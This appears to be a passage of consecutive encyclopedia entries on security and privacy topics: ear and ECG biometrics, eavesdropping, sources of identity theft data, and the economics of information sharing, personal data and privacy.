Chen and Bhanu (2007) proposed a complete 3D ear recognition system, which included 3D ear detection, 3D ear recognition, and 3D ear verification. Yan et al. (2005) used ICP (Iterative Closet Point)-based approach for 3D ear recognition. Zhou et al. (2011) combined holistic and local features for 3D ear recognition. Ganapathi et al. (2018) co-registered 3D and 2D ear images. The technique was based on local feature detection and description. Ganapathi and Prakash (2018) presented a method for 3D ear recognition based on a global 3D descriptor, with a strategy to combine local and global descriptors for superior performance. Figure 6 depicts two samples of feature extraction from 3D images.


Identity Science and Ear Biometrics



As in other biometrics, there are wider aspects to identification, and more recently it has been shown that gender can be determined automatically from ears. Otherwise, there are a few pieces of research about the other soft traits from ear images, such as age classification and kinship verification. Table 2 tabulates a summary for gender classification from ear images.

Ears in Biometrics and Identity Science, Table 2 Summary of gender classification from ear images approaches

Publication	Technique	Database	Accuracy (%)
Khorsandi and Abdel-Mottaleb 2013	Gabor filter	UND	89.49
Yaman et al. 2018	Geometric features Deep learning	Own dataset	65 94
Yaman et al. 2019	Deep learning	Own dataset	>99

Lei et al. 2013	ECM, HIS, SPHIS	UND F UND J2	92.94 91.92

Gender Classification from Ear Images

Khorsandi and Abdel-Mottaleb (2013) were the first to use this approach for the gender classification using 2D ear image based on sparse representation with Gabor filters for feature extraction. Meng et al. (2019) used model-based approach for gender classification, based on the geometric features. Lei et al. (2013) first showed gender classification using a 3D ear database. There are three categories of feature for gender classification, Ear Curvedness Map, Histogram of Indexed Shapes, and Surface Patch Histogram of Indexed Shape. Two samples for gender classification from ear images are shown in Fig. 7.

Ears in Biometrics and Identity Science, Fig. 7 Examples of gender classification from ear images. (**a**) Gabor features of ears (Khorsandi and Abdel-Mottaleb 2013). (**b**) Geometric Features of ear images (Yaman et al 2018)

Moreover, there are some researches of gender classification from ear images, which used deep learning. The advantageous performance of deep learning not only demonstrated in ear recognition, but also in gender classification from ear images. Yaman et al. (2018) used geometric features and deep learning for gender classification from ear images. The well-known CNN architectures like AlexNet, VGG-16, GoogLeNet and SqueezeNet were applied for gender classification. Yaman et al. (2019) stated another research for gender classification using ear and face profile images. They proposed end-to-end multimodal deep learning frameworks using different multimodal strategies. They utilized domain adaptation and employed center-loss besides softmax loss to increase representation and

discrimination capability of the deep neural networks. The accuracy of the gender classification exceeded 99%. This is the state-of-the-art for gender classification.

Other Information

Yaman et al. (2018, 2019) proposed age classification from ear images and did the first research for age classification from ear images, in which geometric features and deep learning for age classification were employed. It is the state-of-the-art method for age classification, with an accuracy of 67.59%.

Meng et al. (2019) proposed the use of ear images for kinship verification. This is the first study for kinship verification from ear images, and it used the model-based approach.

Open Problems and Future Directions

The ear as a biometric is no longer in the initial phase. There has been significant progress not only in ear recognition but also soft traits have been extracted from ear images. A survey of the ear biometrics has been presented in this entry. We have stated techniques for ear identification, gender classification, age classification, and kinship verification.

Ear biometrics are improving; here some research discusses pose variation, rotation variation, illumination variation, and occlusion. In addition, extracting soft traits from ear images is on the early stages of development. Gender classification is discussed by more and more researchers, whereas the performances of kinship verification and age classification need improvement. Other soft traits such as ethnicity and genealogy have not been developed. Also, gait biometrics has been used to find the criminals, and the ear-prints can be an evidence for accusing criminals. Also, the ear features were used to identify unidentified human remains. In Interpol DVI Form (https://www.interpol.int/How-we-work/Forensics/Disaster-Victim-Identification-DVI), there are two options for ear features, ear lobespierced and distinctive features. The distinctive features contain the different outer of ears, such as Darwin's tubercle (a thickening on the helix at the junction of the upper and middle thirds [https://en.wikipedia.org/wiki/Darwin%27s_tubercle])

As this is widely used to authenticate individuals automatically, fingerprint and face recognition has been applied to protect mobile phone security. Amazon's exposure of a patent shows that phone can be used, through camera, to scan user's ear. This enables mobile phones to automatically identify a user's ear. Based on this idea, the patent will help users to answer a call without unlocking, and the phone can automatically adjust the volume since the distance between phones to ear has changed (Wang et al. 2019).

Interception; Monitoring; Wiretapping

Definition

Eavesdropping is the surreptitious monitoring of communication.

Background

Eavesdropping has two underlying goals. Primarily, it seeks to monitor communication with high information fidelity. The intercepted communication should closely reflect the information that the sender is attempting to convey to the receiver. Additionally, eavesdropping should be a clandestine operation; neither the sender nor the receiver should be aware of the eavesdropper's presence.

Eavesdropping can be classified into two techniques. In *passive eavesdropping*, the eavesdropper monitors communication and does not interfere with the communication channel. Passive eavesdroppers are difficult to detect since their presence does not produce any observable effects. In contrast, *active eavesdropping* techniques permit the

eavesdropper to both observe the communication medium as well as modify its contents. In particular, an active eavesdropper may be able to insert messages, modify the contents of intercepted communication, or remove messages before they would otherwise reach the receiver.

To circumvent potential eavesdropping, the sender may apply *eavesdropping countermeasures* to protect the contents (and, in some cases, the metadata) of communication. The most common eavesdropping countermeasure is the use of cryptography to obfuscate communication content. Cryptography prevents eavesdroppers that do not have the decryption key from deciphering the meaning of the communication. (It does not, however, protect against all forms of traffic analysis.) Messages may also be sent using steganographic techniques in which message content is concealed within seemingly innocuous data. Alternatively, to prevent her traffic from being intercepted, the sender may utilize covert channels that are not detected by the eavesdropping system. The sender may also relay her messages through an anonymity service (Reed et al. 1998)—a network or protocol that masks the identities of the communicating parties.

Applications

Eavesdropping is commonly applied to discover the contents of confidential communication. In particular, eavesdropping is often used to intercept personal communication (e.g., email or instant messages) or authentication credentials. When applied to the telephone network, eavesdropping is also called wiretapping.

Open Problems

There is extensive work that investigates the problem of eavesdropping resistance. For example, cryptography is often used to prevent an eavesdropper from interpreting communicated information. However, the *science* of eavesdropping—that is, methods and best practices to accurately reconstruct communication—has not been well explored in the literature. Consequently, there are several open problems relating to eavesdropping:

- What are the pertinent metrics for quantitatively evaluating eavesdropping systems?

- What are the risks introduced by eavesdropping (Blaze and Bellovin 2000)?
- Where in the network should eavesdropping systems be located to maximize the fidelity of their intercepts?
- Does eavesdropping produce a detectable side-channel?
- What are the capacity requirements of eavesdropping systems?
- What are the fundamental limitations of eavesdropping systems?
- What are the statutory and jurisdictional problems associated with eavesdropping (Bellovin 2000)?

Definition

ECG biometric recognition concerns the automatic identification of a person or the automatic verification of an identity claim (authentication) based on electrocardiographic signals.


Background

Biometric recognition is the task of identifying (or verifying the identity of) a subject based on their intrinsic characteristics. Characteristics used for biometric recognition include anatomical traits (such as face, fingerprints, iris), physiological traits (electrocardiogram, electroencephalogram,

photoplethysmogram), and behavioral traits (such as gait, signature, or voice) (Jain et al., 2011).

The electrocardiogram (ECG) can be characterized as a physiological biometric trait and belongs to the subcategory of medical traits, alongside the electroencephalogram (EEG), the electromyogram (EMG), and the photoplethysmogram (PPG). Just like these traits, the ECG has initially been used mainly for medical diagnosis, since this signal includes valuable information on the heart structure and operation (Pinto et al., 2018).

The use of ECG signals for biometric recognition was first hypothesized by Forsen et al. (1977), who highlighted its promising capabilities among 33 potential biometric traits. In fact, several researchers have since praised the ECG for its universality, permanence, distinctiveness, and performance benefits relative to other traits (Abo-Zahhad et al., 2014).



The first research works entirely focused on ECG as a biometric trait were conducted by Biel et al. (2001) and Kyoso and Uchiyama (2001), which confirmed the potential of these signals for human recognition. These pioneering works were built around highly controlled medical acquisitions (called on-the-person settings), characterized by high signal-to-noise ratio and tight intrasubject trait variability. Hence, recognition approaches were simpler, mainly focused in fiducial ECG features and holistic heartbeat waveform matching.


Lately, the focus has shifted toward on-the-person settings, aiming to more closely approximate ECG signal quality in real unconstrained biometric applications. The use of fewer electrodes, only in contact with the hands and wrists, and the acquisition from subjects performing tasks results in significantly increased noise and variability. To deal with these hurdles, more sophisticated approaches based on deep learning are quickly replacing traditional methods.

Theory

The electrocardiogram results from the heart’s activity. To fulfil its goal of pumping blood throughout the body, the heart needs to contract its muscle tissue, the myocardium, repeatedly and in a very coordinated fashion. The contraction of the muscle is caused by the electrical depolarization of its cells, which follows a well-defined path from the sinoatrial node (where the action potential is generated) throughout the myocardium.

The electrical currents caused by the depolarization and subsequent repolarization of the myocardium cells can be measured, resulting in the electrocardiographic signal (ECG). This signal is composed of a cyclical repetition of five easily recognizable waveforms (P, Q, R, S, and T) that compose a heartbeat and are linked to specific moments of the depolarization flow (see Fig. 1). The Q, R, and S waveforms compose the QRS complex, highly used for ECG biometrics since it is less affected by heart rate variability (Pinto et al., 2018).

ECG Biometrics, Fig. 1 Two heartbeats of an example Lead I ECG signal illustration, with the waveforms P, Q, R, S, and T. The amplitude and duration of these waveforms, although influenced by emotional states and physical activity, are where the ECG carries its identity information



For medical applications, the ECG is commonly acquired from subjects at rest, using several gel electrodes distributed across the chest and limbs in predefined places. For biometrics, off-the-person settings are the preferred way to acquire ECG, using fewer (2–3) dry electrodes in contact with the hands or wrists of the subject.

What makes the ECG suitable for biometrics is how its waveforms vary with user-specific characteristics, most notably the geometry of the heart, on their amplitude and duration, as well as the distance between fiducial points. This intersubject variability is what confers the ECG information on identity (Hoekema et al., 2001).

On the other hand, the amplitude and duration of waveforms can be influenced by intrasubject variability factors, unrelated to identity, including illnesses, emotions, stress, or drowsiness (Schijvenaars, 2000). These factors distort the identity information carried by the ECG and making it more difficult to distinguish between individuals.

The main goal of an ECG-based biometric recognition system is to attenuate the effects of intrasubject variability, emphasizing the effects of

intersubject variability, to make it easier to discriminate between subjects. Hence, most algorithms follow a common structure composed of signal denoising, signal preparation (involving segmentation, normalization, and outlier detection), feature extraction, and decision (see Fig. 2). As research in the topic delves further into deep learning methodologies, the compliance with this common structure is becoming increasingly feeble.

ECG Biometrics, Fig. 2 General structure of an ECG-based biometric recognition algorithm. As traditional approaches are forfeited in favor of deep learning methodologies, different processes have recently been combined in single models for enhanced performance

Applications

ECG biometrics finds its key applications where stronger traits (such as face or fingerprint) are unreliable or their acquisition is unfeasible, but near-continuous contact with electrodes is possible. Human-machine interface scenarios such as driving a vehicle or using a desktop comprise some of these applications. Here, the unconstrained movement of users places difficulties in the reliable measurement of other traits, but the almost

continuous contact with the machine makes it possible to acquire the ECG signals uninterruptedly. In cases where ECG acquisition is also faulty, the combination of ECG with another trait in a multimodal biometric system can offer improved reliability.

Most notably, the use of ECG as a biometric trait opens up new opportunities on soft biometrics, especially those related to health and well-being. As a physiological signal, the ECG contains much more information on emotions, stress, and illnesses than other traits like face or fingerprint. Considering the low processing needs of the 1D ECG signals, relative to 2D, 2.5D, 3D, or 4D traits, it makes it easier to perform soft biometric recognition alongside identity recognition, continuously and in real time.

Currently, commercial applications of ECG biometrics can be found mainly in smartwatches and smart wristbands. Most are focused in the measurement of heart rate and detection of arrhythmias, but there are alternatives focused on the user identity verification using the ECG. In research, several prototypes have been developed for ECG acquisition and biometric recognition using electrodes in smartphone covers, car seats, steering wheels, computer keyboards, television remote controls, and gamepads. All these reflect the philosophy of making the acquisition as unconstrained and seamless as possible.

Open Problems and Future Directions

Currently, one of the three major open problems in ECG biometrics is the extent of the intrasubject variability factors' impact on the signal. In realistic conditions, with signals acquired in off-the-person settings, the ECG signal suffers significant influence of noise and variability, which seriously degrades biometric performance. Even with medical acquisition settings, which result in cleaner signals, the ECG still presents reduced temporal stability which leads to significant performance decay over long-term periods.

This issue is partially clouded by the second major open problem: the unrealistic evaluation settings. In the literature, the common evaluation setups only use data acquired in on-the-person settings, with lesser noise and variability influence. This translates into overly optimistic performance results that are not verifiable in real applications and draws attention away from the most relevant current issue in ECG biometrics.

The third major problem, to some extent a cause for the second one, is the lack of adequate public data. As with any other pattern recognition problem, data is of utmost importance in ECG biometrics. Currently, there is plenty of publicly available data in on-the-person settings, most notably in the PhysioNet repository. However, when addressing problems related to off-the-person noise or long-term variability, there are very few databases that offer an adequate platform for the development of more robust algorithms.

In the future, one should expect to see the development of more complete public databases and the emergence of more sophisticated and robust algorithms for ECG biometrics. These should be accompanied by novel techniques to acquire ECG signals seamlessly, in even more comfortable, unconstrained, and reliable ways. Ideally, the future would see the creation of ECG biometric systems that continuously monitor the identity and health of the users, almost without their knowledge, with performance levels similar or superior to current major biometric traits.

Synonyms

Abuse; Exposure; Fraud; Identity theft

Definitions

Identity theft and fraud are the unauthorized use of personally identifiable information (PII), usually to gain financial advantage in the name of the PII owner.

Background

Identity theft, fraud, abuse, and exposure involve the misuse of a victim's identity, particularly the use of the victim's personally identifiable information, without permission. There are a variety of different ways in which one's PII can be compromised. There might be a data breach at an

organization that maintains personal information. Physical theft of one's mail, wallet, purse, or laptop can result in his PII falling into the wrong hands. Social engineering techniques, such as e-mail phishing or telephone scams, are often successful in duping victims into revealing personal data. Old-fashioned snooping, such as overhearing another's telephone conversation, going through their trash bins, or looking over someone's shoulder at an ATM, can yield sensitive personal information.

Once compromised, a person's PII can be misused in various ways. To name a few of the most common: an identity thief might put fraudulent charges on existing accounts or open new accounts in the victim's name; the accounts in question might be financial (e.g., credit cards or loans) or utility based (e.g., electric or telephone) (Romanosky et al., 2011). With a few choice bits of another person's PII, fraudsters can file a tax return (and collect a refund), obtain healthcare services, or get a job in that person's name.

The potential harms to victims of identity theft and other forms of PII compromise are multifold. They include invasion of privacy, financial loss, loss of physical or intellectual property, reputation damage, effort and money spent to recover from the incident and prevent further misuse of the compromised PII, and emotional distress (over any or all of the above) (Milne, 2003).

Identity theft, fraud, and related crimes are increasingly common occurrences. According to the 2016 US National Crime Victimization Survey by United States Department of Justice (2019b), at least 25.9 million Americans were affected by identity theft and fraud in the previous year. In the consumer sentinel network from the Federal Trade Commission (FTC), identity theft and fraud are one of the top categories of scam reported to the agency, to which people lost more than $1.9 billion in 2019. Identity theft is a costly problem with constantly evolving patterns of criminal tactics and behaviors (Van der Meulen, 2011).

As more businesses and people become victims of identity crimes, it is increasingly important to better understand the crimes of identity theft, fraud, and abuse in an effort to reduce or even halt this crime. While statistics have been gathered regarding the number of exposed records or the financial loss to individuals (Identity Theft Resource Center, 2019; Privacy Rights Clearinghouse, 2019), few efforts have researched how identity theft actually occurs. There are best practices and prevention tips

from security companies and government agencies available (FTC, 2019; United States Department of Justice, 2019a; LifeLock, 2019). However, there is a lack of aggregated data detailing the process of stealing someone's identity. Most information available focuses on reactive measures, which are helpful once an identity is stolen, but brings us no closer to ending identity-related crimes or, at least, making identity theft more difficult for the criminal.

Collection of Identity Theft and Fraud Data

Previous work has introduced several avenues of collecting identity theft data.

Agency Data

The first commonly used source of identity theft data is gathered from agencies (Consumer Sentinel Network, 2019; Allison et al., 2005; Harrell et al., 2015). For example, the FTC (Consumer Sentinel Network, 2019), established in 1997, is a database which collects identity theft complaints from FTC's telephone- and web-based complaint systems in addition to more than 100 federal and state organizations. While comprehensive, this database is available only to law enforcement. Even though some have raised concerns (e.g., Newman and McNally 2005) toward the representativeness of Consumer Sentinel Network and other agency data, researchers still use agency data widely, while making an effort to manage the amount of data in such databases (Quick and Choo, 2014, 2016).

Surveys

Synovate, on behalf of the FTC (Javelin Strategy and Research, 2014), and several other universities and research organizations have conducted national surveys about identity theft and fraud. Apart from great variance in their sample sizes and some differences in methodologies, such surveys have been criticized (e.g., by Newman and McNally 2005) for issues such as nonresponse bias, difficulty to contact victims (especially because victims of identity theft sometimes have to change their contact information), and relying solely on the memories of victims.

Interviews

Interviews with victims are a primary means of collecting identity theft data for research in academia (Mancilla and Moczygemba, 2009; Anderson et al., 2008).

There is some research that is based on interviews with identity thieves and fraudsters (Copes and Vieraitis, 2009). Such interviews can provide great details about the methods these criminals use. Still, this type of research is likely to be limited by small sample sizes (59 offenders were interviewed by Copes and Vieratis) and skewed by the fact that their subjects are all perpetrators who were caught, incarcerated, and willing to be interviewed.

News Stories

News stories have been used for identity theft data collection (Morris, 2010; Zaiss et al., 2019; Zaeem et al., 2017). News stories have several important characteristics that make them an appropriate source of data: There is a tremendous amount of news stories about identity theft. They are widely available, as opposed to agency data that is difficult to obtain from government agencies or corporations. Finally, most news stories are reliable and trustworthy since the news media is responsible for providing accurate information to the public and is held accountable. This source complements other sources by focusing on news articles that narrate a wide range of identity theft stories, from victims, law enforcement, and companies. This source, too, has some bias. The news media tends to report stories that are considered newsworthy.

Reports from Affected Organizations

Organizations affected by data breaches that lead into identity theft and fraud sometimes report their own data. Examples are Gemalto (2017) and Baker et al. (2011).

Anecdotal Information

One other source of data about identity theft is through victim case studies. While this source highlights the worst possible scenarios, it is the least reliable and most biased.

Open Problems and Future Directions

The abovementioned sources of identity theft and fraud data are usually in human-readable formats. Structuring and automating the extraction of identity theft and fraud data are a promising research avenue that is gaining traction. Furthermore, these data sources are commonly collected independently and separately. The data sources can complement one another if combined or collected in tandem.

The economics of information exchange

Definition

Economics of information sharing refers to the literature stream that explores the incentives to share information and the effects of sharing on\vadjust{\eject} welfare. The topic of information sharing is applicable to different domains.

Background

In the mid-1980s, the economic literature studied information sharing among firms mainly through trade associations (TAs). Focusing on information about demand and costs, the economic incentives of sharing and the effects of sharing on welfare were explored. By the early 2000s, the research stream of security information sharing emerged. This stream examines the exchange of information about vulnerabilities and security breaches as a mechanism to enhance firm' security, while it explores the role of Information Sharing Analysis Centers (ISACs) on the sharing process. The concept of security regarding information sharing needs to be broadly interpreted to reflect and incorporate safety, privacy as well as reliability, robustness, and resilience. Thus, exploring the economic concerns of information sharing requires an integrated view of both types of information.

Theory and Application

Information Sharing Among Firms

The literature suggests that information sharing could be both welfare improving and welfare diminishing. Referring to static models, the effect of information sharing on consumer and total surplus depends on the type of uncertainty (i.e., common or idiosyncratic uncertainty and uncertainty about cost or demand), and also the type of competition (i.e., strategic complements or substitutes) (Kühn and Vives 1995).

The main effect identified in the literature is that of the output adjustment to the information exchanged. Informed firms can response more efficiently to demand and costs shocks, which consequently tend to increase welfare. In the case of cost uncertainty, exchanging information could soften price competition. In addition, assuming that consumer preference for product variety does exist, the share of information can facilitate the smoothing of production across different product varieties, improving in this way the consumer welfare. Specifically, assuming for monopolistic quantity competition with demand uncertainty, the output adjustment effect prevails, leading to an increase to total surplus, while underprice-setting welfare is reduced (Vives 1990). Regarding oligopoly models with demand uncertainty, information sharing tends to increase consumer welfare under quantity-setting likewise to the monopolistic competition case. In contrary, under price-setting, the preference for variety

effect enhances the positive effect of information sharing on consumer welfare, while it partially compensates for the diminishing effect caused by the quantity adjustment effect. Furthermore, pooling information could shift the production toward the most efficient firms, yielding an increase on consumer welfare.

Adding more to the benefits of information exchange, Nitsche and von Hinten-Reed (2004) suggested that it can also be supportive toward the alleviation of the winner's curse problem and the efficient allocation of goods. Moreover, information sharing can improve firms' organizational learning, while it can also reduce their search costs, providing benefits to consumers. The exchange of nonverifiable information ("cheap talk"), i.e., the communication (as type of information sharing) about firms' future plans, such as prices and new products, can resolve the problem of collusion by decreasing strategic uncertainty.

Referring to dynamic settings, information sharing can facilitate collusion. Specifically, it can ease the firms' search for the collusive focal point, it can promote the monitoring of the collusion's stability, it can improve the capacity to punish firms that deviate from collusion, and finally it could be supportive toward the monitoring of the new market entrants and how they could potentially distort the collusion's stability. The private exchange of information about future plans and also the information sharing of firm-specific data on prices and quantities have both high potential to lead to collusion, while, on the other hand, the exchange of aggregate data presents low potential (Vives 2006). In order for collusion to be sustained, high gathering of information is required, for purposes such as the aforementioned processes of agreement and monitoring. In cases where collusion is unable to be formed due to lack of information or due to market's structure, sharing of information could be welfare enhancing (Nitsche and von Hinten-Reed 2004). Given the challenges of modeling the benefits of information exchange in dynamic settings, the literature mainly focuses on the benefits identified under the static settings. Additionally, there are cases where firms' coordination could yield an increase in welfare, given that complete absence of coordination could lead to market failure.

Sharing Security Information

Referring to security information, the literature suggests that information sharing needs to be centrally coordinated (Solak and Zhuo 2020). As

Böhme (2016) argued, firms (defenders) do not share information at the socially desirable levels due to the lack of economic incentives and not to technology inadequacies. Modeling for information security sharing (two-firm model), Gordon et al. (2003) supported that the optimal level of security for a firm in the case of no sharing can be achieved at a lower cost if information is exchanged. Thus, information sharing is beneficial to each firm and also welfare enhancing. Additionally, several game-theoretic models consider the firms' privacy risk related to information sharing. Gal-Or and Ghose (2005), assuming for voluntary sharing and setting attackers as outsiders, argued that information sharing and security investments act as strategic complement, while the benefits for firms are higher when information is shared in competitive industries. Furthermore, they compare the effect of information sharing on social welfare when firms are individually involved in profit maximization (under Bertrand-Nash equilibrium) and an ISAC is incorporated on the analysis as a social planner. Referring to the incentives of firms to share information to ISACs, the model of Ezhei and Ladani (2017), considering firms' interdependency and incorporating attackers' response, indicated the existence of a threshold in which benefits of sharing information surpass the privacy risks and thus firms do have economic motives for sharing. Given that this threshold in Nash equilibrium could be lower than the social optimum (i.e., the case where a social planner controls information sharing), they designed incentive mechanisms to motivate firms to invest on security at social optimal level to reach the sharing at social optimal level. Focusing on the mandatory reporting of security breaches to specified authorities, Laube and Böhme (2016) supported that even under optimistic scenarios in respect to its effectiveness to reduce individual losses, it is difficult to manage the sanction level in order for breach notification laws to be socially beneficial. Hausken (2017) proposed a (four-period) game model between two attackers and two firms, where attackers exchange information. The analysis revealed that increasing firms' interdependence leads to higher level of information sharing between hackers, while in cases where one hacker is deterred the other does not share information. Gao and Zhong (2015) constructed a differential game model that considers the (dynamic) effects of information sharing, security investments, and pricing in a competitive environment under targeted attacks. The results revealed that information sharing and security investment rates are increasing with higher

security investment efficiency, while there is a U-shaped relationship between pricing rate and such efficiency. Game theory is leveraged as a methodological approach in the vast majority of security information-sharing literature (Pala and Zhuang (2019)). However, there are studies using other methods, such as the study of Gordon et al. (2015) proposing a real option approach to explore the value of information sharing on addressing underinvestment in cybersecurity, and that of He et al. (2018) suggesting new perspectives on sharing mechanisms (for ISACs, etc.) based on a decision-theoretic approach.

Open Problems and Future Directions

In respect to the "classic" economics literature for information sharing, the emerged policy implications should be further explored. Regarding stand-alone examples of information sharing, the EU completion policy approach is criticized, while emphasis is given on the problematic aspects of article 101 TFEU (Khoo and Soh 2020; Bennett and Collins 2010). Given that most cases of individualized information sharing are "gray areas" in respect to effects on welfare, it is difficult to classify them as "object-type" or "effect-type" infringements; thus, a public/private classification was proposed as an alternative (Bennett and Collins 2010). Generally, competition laws and policies should shift from overly formalistic approaches to the introduction of context-specific rules.

In respect to security information sharing, the following directions are suggested for future research:

- Even though several studies have explored voluntary information sharing (see Hausken 2007), further research on mandatory sharing between firms and authorities could be insightful.
- Given that ISACs do not address the free riding problem, the design of different incentive mechanisms could be explored. More specific, the cases of different fees' structures and government subsidies can be further analyzed. In addition, quantitative research on the various incentive mechanisms proposed in the literature could provide deeper insights.
- Concerning regulatory implications, given that an incentive mechanism should apply on a homogeneous group of firms (Laube and Böhme

2016), the challenge of identifying the appropriate schemes to classify firms (e.g., classification by industry) has emerged.
- Introduction of new game models that balance information sharing and security investment strategies in competitive scenarios. In addition, incorporating competitive hackers under targeted and mass cyberattacks (Ezhei and Ladani 2017) can be further explored.

Definitions

The term “personal data” as defined in Art. 4 (1) of the General Data Protection Directive (GDPR) refers to any information relating to an identified or identifiable natural person. In practice this includes any information that can directly identify a person (e.g., their name, phone number, address, etc.), as well as any information that can indirectly lead to a person’s identification, such as location data, online activity data, or data on the person’s characteristics of any kind.

The processing of personal data can create economic value, and the field that studies the economic consequences of this processing is referred to as economics of personal data.

Background

Data is collected and stored from almost any activity of everyday life, and much of this data contains personal information that needs to be controlled

and protected.

The extensive use of personal data for contemporary services has increased the economic value of personal data to the degree that access to this data is often traded for services. Some of the most successful companies today are ones that profit by exploiting user personal data.

Consumer data, in particular, plays a critical role in contemporary services. Consumer personal data is collected and analyzed to achieve service personalization, targeted advertising, and recommendations. Although the enhanced quality of service and innovative applications are positive developments, they often come at the price of losing one's privacy, whereas the benefits are mainly received by service providers.

Today's practice allows very little control to the consumer over their data. Consumer data is being harvested to predict customer behavior and trends, leading to enhanced company profits. The developments of the last decade such as the widespread use of smart mobile devices, advancements in sensors and networking technology, as well as improved algorithms and machine learning models have exacerbated the situation.

Theory and Application

Economic aspects of privacy have been a popular field of research for several years. A comprehensive discussion of the economics of privacy is given in Acquisti et al. (2016), with focus on the flow and use of information about individuals by firms. The pricing of personal data is discussed in Malgieri and Custers (2018).

As personal data processing brings about important benefits to the marketplace, there is need for a fair, effective, and legitimate way, both for service providers and consumers, to acquire controlled access to individuals' personal data for processing. Market mechanisms have been proposed as an appropriate way to address this need. A national information market is presented in Laudon (1996). A user-centered market for personal data has been proposed in Tasidou et al. (2010).

Personal Data as an Asset

Personal data has become the new currency on the Internet; therefore market-based approaches and mechanisms have been proposed to control the legitimate exchange of consumer information. Additionally, as

underlined by the latest privacy regulations, data owners need to be in control of the dissemination and utilization of their information.

Another important factor is data quality, which plays an important role for the economic value of data. Out-of-date or “noisy” data have a much lower value, as they produce low-quality results. Therefore access to accountable consumer data via fair market mechanisms can be beneficial for service providers as well.

Fair Usage of Personal Data

The ability to conduct business without the obligation to give away personal information remains a problem in today’s practice. Many services today require that the users give away their personal information even to receive a quote on estimated service prices. This fact is closely related to the issue of conditions for consent, as well as the data minimization principle, according to which, collection and processing of personal data must be limited to what is necessary for the processes to be performed. Although several articles in the GDPR refer to these issues, in practice, unnecessary personal data is often being requested and collected by service providers.

In order to return some of the data processing profits back to the data owners, compensation can be provided to them, either in the form of financial payment or in the form of service vouchers or credit. Compensation options need to be efficient and have low transaction costs.

For financial compensation, the idea of micropayments is suited to those needs, allowing large numbers of small amount payments by eliminating bank/credit card processing costs. On the same principles, cryptocurrencies and blockchain technologies can also provide viable options for consumer compensation (Konashevych and Khovayko, 2020).

Compensation is also important in case of data loss. The GDPR already provides for high fines to service providers in case the collected data is not properly protected and data breaches occur.

Open Problems and Future Directions

Although significant steps have been made in the last decade, both in the technological aspects with anonymization techniques and privacy-enhancing technologies (PETs) becoming stronger and more applicable in practical applications, and in the societal and legal aspects, with enhanced

user awareness and new privacy legislation, the situation today remains strongly in favor of the service providers and negligent to the protection of consumer data and interests.

Constant monitoring, enhanced by the extensive use of mobile and IoT devices, allows for a massive amount of information to be gathered and analyzed to produce new knowledge, enabling consumer behavior to be predicted and service providers to profit from this anticipated behavior. This oftentimes works against the consumer's interests, who by being profiled can encounter negative effects on the received "personalized" services, such as higher prices (price discrimination).

In order to achieve a better balance between data utilization and protection, technological, societal, and legal aspects need to be taken into consideration:

- Privacy-enhancing technologies are able to offer solutions for better control of personal data use from a technological standpoint. Blockchain is a promising technology that might offer compensation solutions for the data owners.
- User awareness and demand for a more fair and privacy-preserving use of their data can lead to service providers changing their practices toward better privacy protection. The drive for this shift of behavior is expected to be based on economic incentives, as following privacy-preserving practices can act as a competitive advantage between service providers.
- Regulations need to be further enhanced, to impose privacy protection practices and penalize irresponsible data handling.

The Economics of Personal Data

Definition

The economics of privacy investigates the trade-offs associated with the regulation of boundaries between individuals' public and private spheres.

Theory and Application

The economics of privacy investigates the trade-offs associated with the regulation of boundaries between individuals' public and private spheres. Of the many dimensions of privacy investigated in the law, psychology, or sociology literatures, economists have primarily focused on its *informational* dimension – the protection or disclosure of personal data. As such, the roots of this stream of research may be linked to the long-standing field of research on the economics of information at large, in which an economic agent may have access to private (albeit not necessarily personal) information pertaining to a transaction, and differential access to such information may affect market outcomes.

The economics of privacy recognizes that complex trade-offs can emerge from both protection and disclosure of personal data for the individuals the data refers to (often referred to as data subjects), for entities that may access or use the data (often referred to as data holders), and for society as a whole. Consider, as an example, the economic phenomenon of price discrimination, under which different consumers end up paying different prices for consumption of the same (or similar versions of) a good. Under so-called first degree (or "perfect") price discrimination, consumers are charged their "reservation price" for the good – that is, their maximum willingness to pay for that good. It is evident that the seller has an economic interest in knowing or precisely inferring a consumer's reservation price for a good it is selling: knowledge of that personal and private information may allow the seller to offer the good to that particular consumer at a price likely to extract higher surplus from the sale (consider, for instance, a sales person at a car dealership, or a travel websites using algorithms to personalize pricing based on clickstream data). Whereas, the consumer has a clear economic interest in not revealing that information (so as to avoid paying a price equal to her reservation price, which would reduce the surplus she can expect from the transaction). As this abstract example suggests, contrasting economic trade-offs arise from the protection or sharing of personal data because the economic interests of data subjects and data holders are often (but not always) misaligned.

Seminal work in this area dates back to as early as the 1970s and 1980, including contributions by Hirshleifer (1971), Posner (1978), or Stigler (1980). Chicago School scholars such as Posner and Stigler focused on privacy as, primarily, the *protection* or hiding of personal information. Under that account, an individual may have an economic incentive to hide *negative* information about herself (to avoid damaging economic consequences), and share *positive* information (to enjoy potential benefits from such disclosures). As such, the absence of information (due, for instance, to the individual's decision not to reveal her personal data) may be interpreted by other agents in the marketplace as an implied signal of underlying negative information. Under this account, reducing the availability of personal information in the marketplace (for instance, through privacy regulation) may simply transfer the cost of negative traits or characteristics of the individual (for instance, the trait of being a "bad debtor" who rarely pays back the credit she received) from the individual

herself to another subject (for instance, the lender who, in absence of credit history information, ends up offering a loan to the "bad debtor). Ultimately, under this account of the economic dimensions of privacy, privacy protection in the society is seen as having redistributive effects (transfer of costs from the subject whose information is protected to the parties who enter into transactions with that subject) and being a potential cause of economic inefficiencies.

Over time, the economic analysis of privacy has revised and expanded on that original account, proposing more nuanced views of the economic impact of personal data protection and data sharing. The modern account of privacy economics has evolved along various dimensions: through the understanding that privacy is not merely about hiding of negative information but rather, as Altman (1977) suggested, a dynamic and dialectic process of boundary regulation, in which individuals alternately choose to open or close the self to others; through the realization that economic trade-offs associated with protection or sharing of personal information can be subtle and varied for both data subject and data holder alike; and through the recognition that there are economic dimensions of privacy that extend past the purely informational dimension – such as the economic impact of spam (seen as an invasion on a person's private sphere), or the economic ramifications of algorithms using personal data to make decision for, or about, an individual (seen as a potential encroachment on a person's autonomy in decision making).

By the mid-1990s, for instance, scholars such as Varian (1997), Noam (1997), and Laudon (1996) used economic reasoning to describe the nuanced trade-offs that were emerging from the increasing digitization of our societies. Varian (1997) pointed out how it would be economically rational for a consumer to share with marketers information about her preferences (so as to receive from those marketers information and offers for goods that she may be interested in), but not to share the *intensity* of her preferences (so as to avoid the marketer inferring her reservation price for those goods, and engaging in first degree price discrimination – see above). Varian also pointed out the problem of privacy economic "externalities" arising from the secondary usage of data: an individual may rationally decide to share her information with another party; however, that party may then share her data with other third parties, who could use that data in

manners both economically beneficial and economically damaging for the individual.

